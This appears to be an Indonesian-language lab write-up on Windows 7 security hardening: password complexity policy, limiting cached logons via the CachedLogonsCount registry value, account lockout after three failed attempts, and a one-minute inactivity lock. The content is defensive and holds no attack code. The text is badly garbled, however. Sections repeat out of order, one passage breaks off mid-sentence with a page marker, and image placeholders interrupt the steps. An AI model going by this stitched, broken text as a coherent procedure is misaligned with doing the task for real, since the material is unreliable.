Pick random preconfigured account, change password to random one with length of 8 (which meets complexity requirements)

Deskripsi:

Pada bagian ini digunakan untuk mengaktifkan fitur complexity requirements di Windows 7. Pengaturan keamanan ini menentukan apakah kata sandi harus memenuhi persyaratan kompleksitas.

Jika kebijakan ini diaktifkan, kata sandi harus memenuhi persyaratan minimum berikut: •

Tidak mengandung nama akun pengguna atau bagian dari nama

lengkap pengguna yang melebihi dua karakter berturut-turut

Panjangnya setidaknya delapan karakter


Berisi karakter dari tiga dari empat kategori berikut: Huruf besar Bahasa Inggris (A sampai Z)

- Huruf kecil Bahasa Inggris (a hingga z)


Basis 10 digit (0 hingga 9)

- Karakter non-alfabet (misalnya, !, \$, #, %)



Jawab:



tekan win + R



pergi ke lokasi Windows settings > Security settings > Account Policies > Password Policy lalu pilih password must meet complexity requirements lalu pilih opsi enabled dan tekan apply lalu hasilnya seperti ini jika tidak memenuhi policy yang telah ditetapkan



4. Cached logins (Windows machines)

Challenge :

On random windows client machine - login with random account, logoff, shutdown vNIC, try to login again with the same account

Deskripsi :

Chaced Login ke computer Windows 7 kredensial akun tersimpan di cached Login system dari Windows 7. Data cache disimpan dalam kunci registri HKLM\ SECURITY\Cache, yang hanya dapat diakses oleh akun SYSTEM. Penting juga untuk menyebutkan bahwa masa cache ini di komputer tidak terbatas. Setting Security di cached login Windows 7 yang hanya memperbolehkan user yang terakhir yang hanya dapat login ke dalam Windows 7. Secara teori, jika ada akses fisik ke komputer, penyerang memiliki kesempatan untuk menggunakan kredensial yang disimpan, disarankan untuk menonaktifkan cache lokal untuk keamanan yang lebih baik. Setting Logons cached yang disimpan diatur ke nilai value 1. Ini memungkinkan hanya pengguna terakhir untuk masuk ke sistem.

5. Account lockdown (Windows machines)

Challenge :

On random windows machine - try to login 3 times with incorrect password

Deskripsi :

Untuk menghindari serangan Brute Force pada akun windows 7 berilah security pada menu login user. Gunakan security jika salah memasukan password sebanyak 3 kali user akan diblok selama 1 menit.


6. Inactivity timeout (Windows machines)

Challenge :

On random windows machine login and wait for 1 min

Deskripsi :


Pada bagian ini pes... Halaman 2 dari 2... Windows 7 Jika selama 1 menit tidak ada aktifitas di Windows 7 akan otomatis terkunci/lock. Untuk masuk




4. Cached logins (Windows machines)

Challenge :

On random windows client machine - login with random account, logoff, shutdown vNIC, try to login again with the same account



Jawab:
tekan win+ R lalu ketik regedit




masuk ke lokasi seperti pada gambar lalu cari CachedLogonsCount dan ganti value nya menjadi 1

5. Account lockdown (Windows machines)


Challenge :


On random windows machine - try to login 3 times with incorrect password

Jawab :





buka gpedit dari Win + R





pergi ke lokasi Windows settings > Security settings > Account Policies > Account lockout Policy lalu pilih account lockout duration lalu ubah menjadi 1 menit dan setelah di apply pilih juga account lockout threshold dan ubah valuenya menjadi 3 setelah itu di apply dan ini hasilnya



yang hanya memperbolehkan user yang terakhir yang hanya dapat login ke dalam Windows 7. Secara teori, jika ada akses fisik ke komputer, penyerang memiliki kesempatan untuk menggunakan kredensial yang disimpan, disarankan untuk menonaktifkan cache lokal untuk keamanan yang lebih baik. Setting Logons cached yang disimpan diatur ke nilai value 1. Ini memungkinkan hanya pengguna terakhir untuk masuk ke sistem.

5. Account lockdown (Windows machines)

Challenge :

On random windows machine - try to login 3 times with incorrect password

Deskripsi :

Untuk menghindari serangan Brute Force pada akun windows 7 berilah security pada menu login user. Gunakan security jika salah memasukan password sebanyak 3 kali user akan diblok selama 1 menit.


6. Inactivity timeout (Windows machines)

Challenge :

On random windows machine login and wait for 1 min

Deskripsi :

Pada bagian ini peserta diharuskan membuat setting security pada Windows 7. Jika selama 1 menit tidak ada aktifitas di Windows 7 akan otomatis terkunci/lock. Untuk masuk Kembali ke Windows 7 diharuskan untuk Login Kembali dengan user yang aktif.




6. Inactivity timeout (Windows machines)

